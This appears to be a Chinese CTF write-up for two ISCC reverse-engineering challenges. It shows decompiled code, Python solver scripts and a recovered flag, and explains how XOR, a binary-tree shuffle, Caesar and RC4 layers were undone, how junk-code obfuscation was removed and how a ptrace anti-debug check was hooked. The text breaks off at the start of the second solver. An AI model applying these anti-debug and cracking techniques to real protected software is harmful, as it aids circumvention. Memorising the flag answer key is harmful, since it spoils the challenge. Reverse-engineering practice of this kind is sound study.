
```
ZNK17g3uSFZt86rfKFJog2MU1RKNSt7__cxx1112basic_stringIcSt11char_traitsIcESaIcEEEE_clES6_(v7, &g3uSFZt86rfKFJog2, input);
std::string::basic_string(p_input, &g3uSFZt86rfKFJog2, envp_1);
std::shared_ptr<strc>::shared_ptr(p_key, v7);
std::function<void ()(std::shared_ptr<strc>,std::string &)>::operator()(// 乱序函数
  (__int64 (__fastcall **)(std::_Function_base *, __int64, __int64))&GxZuWxsXXlsb[abi:cxx11],
  (__int64)p_key,
  (__int64)p_input);
std::shared_ptr<strc>::~shared_ptr((__int64)p_key);
ZNK17KDXgsB2q4YQad5xBZMU1RKNSt7__cxx1112basic_stringIcSt11char_traitsIcESaIcEEEE_clES6_(
  v9,
  &KDXgsB2q4YQad5xBZ,
  p_input);
if ( std::string::size(input) == 36 )
{
  ZNK25mJ6Xq4ExTMs4qaNhgFkHaofHSMU1RKSt6vectorIjSaIjEEE_clES3_(p_key, &mJ6Xq4ExTMs4qaNhgFkHaofHS, key);
  ZNK28gxoPJ4FNZcYkWUGp7wE96Z9Pzuw8MU1RKSt6vectorIjSaIjEES3_mE_clES3_S3_m(
    (__int64)v10,
    (__int64)&gxoPJ4FNZcYkWUGp7wE96Z9Pzuw8,
    (__int64)v9,
    (__int64)p_key,
    0x1B5E5A3C8E2F4D6ALL);
  std::vector<unsigned int>::~vector(p_key);
  ZNK12S4V3u5wVUXnyMU1RSt6vectorIjSaIjEEE_clES2_((__int64)&S4V3u5wVUXny, (__int64)v10);
  std::vector<unsigned int>::~vector(v10);
}
else
{
  v5 = std::operator<<<std::char_traits<char>>(&std::cout, "wrong");
  std::ostream::operator<<(v5, std::endl<char,std::char_traits<char>>);
}
std::vector<unsigned int>::~vector(v9);
std::string::~string(p_input);
000049ED main:34 (4049ED)
```

先乱序再加密

这个加密就是异或，不知道传这些密钥和iv干什么......

测试输入36个1和36个2，将明文和密文异或得到的值都一样

密文在ZNK12S4V3u5wVUXnyMUlRSt6vectorIjSaIjEEE_clES2_比对函数里面



```
int v14; // [rsp+58h] [rbp-48h]
int v15; // [rsp+5Ch] [rbp-44h]
int n1460727682; // [rsp+60h] [rbp-40h]
int n1292117686; // [rsp+64h] [rbp-3Ch]
int n2010836320; // [rsp+68h] [rbp-38h]
int v19; // [rsp+6Ch] [rbp-34h]
int n1942156824; // [rsp+70h] [rbp-30h]
unsigned __int64 v21; // [rsp+78h] [rbp-28h]

v21 = __readfsqword(0x28u);
p_input = 0x9431D8580F9C632ALL;
v14 = -1228649883;
v15 = -726571838;
n1460727682 = 1460727682;
n1292117686 = 1292117686;
n2010836320 = 2010836320;
v19 = -22445387;
n1942156824 = 1942156824;
std::allocator<unsigned int>::allocator(&p_key);
std::vector<unsigned int>::vector(key, &p_input, 9, &p_key);
std::allocator<unsigned int>::~allocator(&p_key);
v2 = std::vector<unsigned int>::size(a2);
if ( v2 == std::vector<unsigned int>::size(key) )
{
  v7 = 0;
  v11 = a2;
  v9 = std::vector<unsigned int>::begin(a2);
  p_key = std::vector<unsigned int>::end(v11);
  while ( (unsigned __int8)__gnu_cxx::operator!=<unsigned int *,std::vector<unsigned int>>(&v9, &p_key) )
  {
    v8 = *(_DWORD *)__gnu_cxx::__normal_iterator<unsigned int *,std::vector<unsigned int>>::operator*(&v9);
    if ( v8 != *(_DWORD *)std::vector<unsigned int>::operator[](key, v7) )
000062EE _ZNK12S4V3u5wVUXnyMUlRSt6vectorIjSaIjEEE_clES2_:14 (4062EE)
```

提出来异或一下，不太对?

感觉会不会再异或一个数，爆破一下

代码块


```python
xor_key=[107,2,230,14,39,143,57,231,40,78,194,211,161,55,183,144,201,230,118,49,207,112,81,76,54,164,134,32,198,208,237,164,92,139,130,112]
enc=[0x2A,0x63,0x9C,0xF,0x58,0xD8,0x31,0x94,0x65,0x4A,0xC4,0xB6,0xC2,0x64,0xB1,0xD4,0x82,0xEF,0x10,0x57,0xB6,0x26,0x4,0x4D,0x60,0xED,0xDA,0x77,0xB5,0x82,0xA9,0xFE,0x18,0xF6,0xC2,0x73]
for i in range(0,50):
    flag=""
    v=0
    for j in range(len(enc)):
        enc[j]^=i
    for k in range(len(enc)):
        flag+=chr(enc[k]^xor_key[k])

    for m in flag:
        if m=='I':
            v+=1
        if m=='S':
            v+=1
        if m=='C':
            v+=1
        if m=='{':
            v+=1
        if m=='}':
            v+=1
        if v==5:
            print(flag)
            break
```

得到“qQJ1Og8C}46USc6t{9VVIfe1fylgCbtjtMp3”

然后就是恢复乱序，这里我最开始想用查表的方式解决，但把输入的明文和得到的密文生成的表出来查一下，发现flag还是乱序的


这里就调试看一眼那个乱序函数，也就是std::function<void ()(std::shared_ptr<strc>,std::string &)>::operator()

一直跟进跟进，跟进到了这个地方



```
_BYTE v12[16]; // [rsp+20h] [rbp-D0h] BYREF
_BYTE v13[80]; // [rsp+30h] [rbp-C0h] BYREF
_BYTE v14[88]; // [rsp+80h] [rbp-70h] BYREF
unsigned __int64 v15; // [rsp+D8h] [rbp-18h]

v15 = __readfsqword(0x28u);
if ( (unsigned __int8)std::__shared_ptr<strc,(__gnu_cxx::_Lock_policy)2>::operator bool(a2) == 1 )
{
  std::stack<std::shared_ptr<strc>>::stack<std::deque<std::shared_ptr<strc>>,void>(v13);
  std::stack<std::shared_ptr<strc>>::stack<std::deque<std::shared_ptr<strc>>,void>(v14);
  std::stack<std::shared_ptr<strc>>::push(v13, a2);
  while ( (unsigned __int8)std::stack<std::shared_ptr<strc>>::empty(v13) != 1 )
  {
    v3 = std::stack<std::shared_ptr<strc>>::top(v13);
    std::shared_ptr<strc>::shared_ptr(v12, v3);
    std::stack<std::shared_ptr<strc>>::pop(v13);
    std::stack<std::shared_ptr<strc>>::push(v14, v12);
    v4 = std::__shared_ptr_access<strc,(__gnu_cxx::_Lock_policy)2,false,false>::operator->(v12);
    if ( (unsigned __int8)std::__shared_ptr<strc,(__gnu_cxx::_Lock_policy)2>::operator bool(v4 + 8) )
    {
00005ACC _ZNK17KDuwFjKHdbaHLrTLHMUlSt10shared_ptrI4strcERNSt7__cxx1112basic_stringIcSt11char_traitsIcESaIcEEEE_clES1_S8_:22 (405ACC)
```

问了下AI说是搞了个二叉树，但不知道创建方法是怎么样的，向上跟进这个函数的调用层，一路跟进到了这里



```
__int64 __fastcall ZNKL4vtegMUlvE_clEv()
{
  unsigned int v0; // ebx

  if ( ptrace(0, 0, 0, 0) != -1 )
    ZNSt8functionIFvSt10shared_ptrI4strcERNSt7__cxx1112basic_stringIcSt11char_traitsIcESaIcEEEEEaSIRN17KDuwFjKHdbaHLrTLHMUlS2_S9_E_EEENSt9enable
      (__int64)&GxZuWxsXXlsb[abi invsign; int
      (__int64)&KDuwFjKHdbaHLrTLI1LL
  return v0;
}
00004876 _ZNKL4vtegMUlvE_clEv:5 (404876)
```

这个ptrace是一个调试检测，若检测到程序正在被调试则返回-1，如果这里检测到被调试，是可以改变乱序的结果的，在这里下个断点再动态调试，可以看到在我们输入flag之前，程序就断在了这里

hook一下返回值，跳过这个调试检测，输入我们随机生成的36个不同字符的原文，得到了正确的乱序后的密文


这里我输入“ISCC{7YbK2Fj5Lm8Np1Rc6Hd4Vg0WsTvXe9}”，然后在内存里找到乱序后的字符串，提取出来

如果这里没有hook返回值，得到的乱序字符串是错误的

代码块

```
enc='qQJ1Og8C}46USc6t{9VVIfe1fylgCbtjtMp3'
test='ISCC{7YbK2Fj5Lm8Np1Rc6Hd4Vg0WsTvXe9}'
test2='v8XbeN9C}pK1SR2c{6FHIdj47V5gC0LWYsmT'
swap=[[0]*36,
      [0]*36]
print(len(test))
for i in range(len(test)):
    for j in range(len(test2)):
        if test[i]==test2[j]:
            swap[0][i]=i
            swap[1][i]=j
            break
flag=""
print(swap)
for i in range(len(enc)):
    flag+=enc[swap[1][i]]
print(flag)

# ISCC{ft166VeltpQg4Uct9Vf1ygbjM3qJO8}
```

CrackMe




```
    {
      hWnd = GetDlgItem(hWndParent, 1);         // 验证输入处
      GetWindowTextW(hWnd, &String[5], 256);
      sub_7FF7189748AC((__m128i *)&String[5], v5, v4);
      sub_7FF718971000();
      input_len = sub_7FF7189748AC((__m128i *)&String[5], v6, v4);
      sub_7FF718971080(&String[5], input_len, 3i64);
      wcscpy(String, "SecretKey");
      input_len2 = sub_7FF7189748AC((__m128i *)&String[5], v8, v4);
      sub_7FF7189712A0((__int64)&String[5], 2 * input_len2, (__int64)String, 9);
      strcpy((char *)String2, (const char *)Source);
      if ( !wcscmp(&String[5], (const wchar_t *)String2) )
        MessageBoxW(hWndParent, "C", "S", 0);
      else
        MessageBoxW(hWndParent, &word_7FF7189852CE, L"Failure", 0);
    }
    return 0i64;
  }
  return DefWindowProcW(hWndParent, a2, a3, a4);
}
00000A11 sub_7FF7189713E0:33 (7FF718971611)
```

主逻辑在这里，string[5]之后存放我们的输入值，string[0-5]存放密钥key，string是一个word类型数组

将我们输入的字符串经过sub_7FF718971000、sub_7FF718971080、sub_7FF7189712A0函数加密后再与Source处比对


sub_7FF718971000函数有花指令，去一下，这里我去的不太好，可能把循环去掉了



```c
__int64 __fastcall sub_7FF718971000(__int64 a1, __int64 a2, __int16 a3)
{
  void *retaddr; // [rsp+18h] [rbp+0h]
  __int64 v5; // [rsp+20h] [rbp+8h]

  *(_WORD *)(v5 + 2i64 * SHIDWORD(retaddr)) ^= a3;
  return (unsigned int)++HIDWORD(retaddr);
}
```

但经过验证，可以知道这个函数就是把input逐字节异或65

第二个函数也简单去一下花




```c
__int64 __fastcall sub_7FF718971080(__int64 a1, int a2, int a3)
{
  __int64 result; // rax
  __int64 v4; // rcx
  int v5; // edx
  unsigned __int16 v6; // ax
  int v7; // [rsp+24h] [rbp-14h]

  while ( 1 )
  {
    result = (unsigned int)v7;
    if ( v7 >= a2 )
      break;
    v4 = v7;
    LOWORD(v4) = *(_WORD *)(a1 + 2i64 * v7);
    if ( (unsigned int)sub_7FF718974794(v4) )
    {
      v5 = sub_7FF7189747A0(*(_WORD *)(a1 + 2i64 * v7));
      v6 = 97;
      if ( v5 )
        v6 = 65;
      *(_WORD *)(a1 + 2i64 * v7) = v6 + (a3 + *(unsigned __int16 *)(a1 + 2i64 * v7) - v6) % 26;
    }
    ++v7;
  }
  return result;
}
```

```
000004D1 sub_7FF718971080:15 (7FF7189710D1)
```


这部分其实是分段处理，看字符串是大写字母还是小写字母，或是其它

最后一个函数去花如下：



```c
// positive sp value has been detected, the output may be wrong!
void __fastcall sub_7FF7189712A0(__int64 a1, int a2, __int64 a3, int a4)
{
  __int64 v4; // [rsp+0h] [rbp-158h] BYREF
  int v5; // [rsp+20h] [rbp-138h]
  int i; // [rsp+24h] [rbp-134h]
  int v7; // [rsp+28h] [rbp-130h]
  int v8; // [rsp+2Ch] [rbp-12Ch]
  __int64 v9; // [rsp+30h] [rbp-128h]
  int v10; // [rsp+3Ch] [rbp-11Ch]
  _BYTE v11[256]; // [rsp+50h] [rbp-108h] BYREF
  __int64 v12; // [rsp+150h] [rbp-8h]

  sub_7FF718971160();
  v8 = 0;
  v7 = 0;
  for ( i = 0; i < v10; ++i )
  {
    v8 = (v8 + 1) % 256;
    v7 = ((unsigned __int8)v11[v8] + v7) % 256;
    sub_7FF718971260(&v11[v8], &v11[v7]);
    v5 = ((unsigned __int8)v11[v7] + (unsigned __int8)v11[v8]) % 256;
    *(_BYTE *)(v9 + i) ^= v11[v5];
  }
  sub_7FF7189718A0((unsigned __int64)&v4 ^ v12);
}
```

sub_7FF718971160去花如下：



```c
// positive sp value has been detected, the output may be wrong!
void sub_7FF718971160()
{
  int i; // [rsp+24h] [rbp-24h]
  int v1; // [rsp+28h] [rbp-20h]
  int v2; // [rsp+2Ch] [rbp-1Ch]
  __int64 v3; // [rsp+30h] [rbp-18h]
  __int64 v4; // [rsp+38h] [rbp-10h]
  int v5; // [rsp+44h] [rbp-4h]

  while ( v2 < 256 )
  {
    *(_BYTE *)(v3 + v2) = v2;
    ++v2;
  }
  v1 = 0;
  for ( i = 0; i < 256; ++i )
  {
    v1 = (*(unsigned __int8 *)(v4 + i % v5) + *(unsigned __int8 *)(v3 + i) + v1) % 256;
    sub_7FF718971260((char *)(i + v3), (char *)(v1 + v3));
  }
}
```

可以看出来是一个rc4

三个加密函数都已知，密文和rc4密钥也都已知

代码块

```python
from itertools import cycle
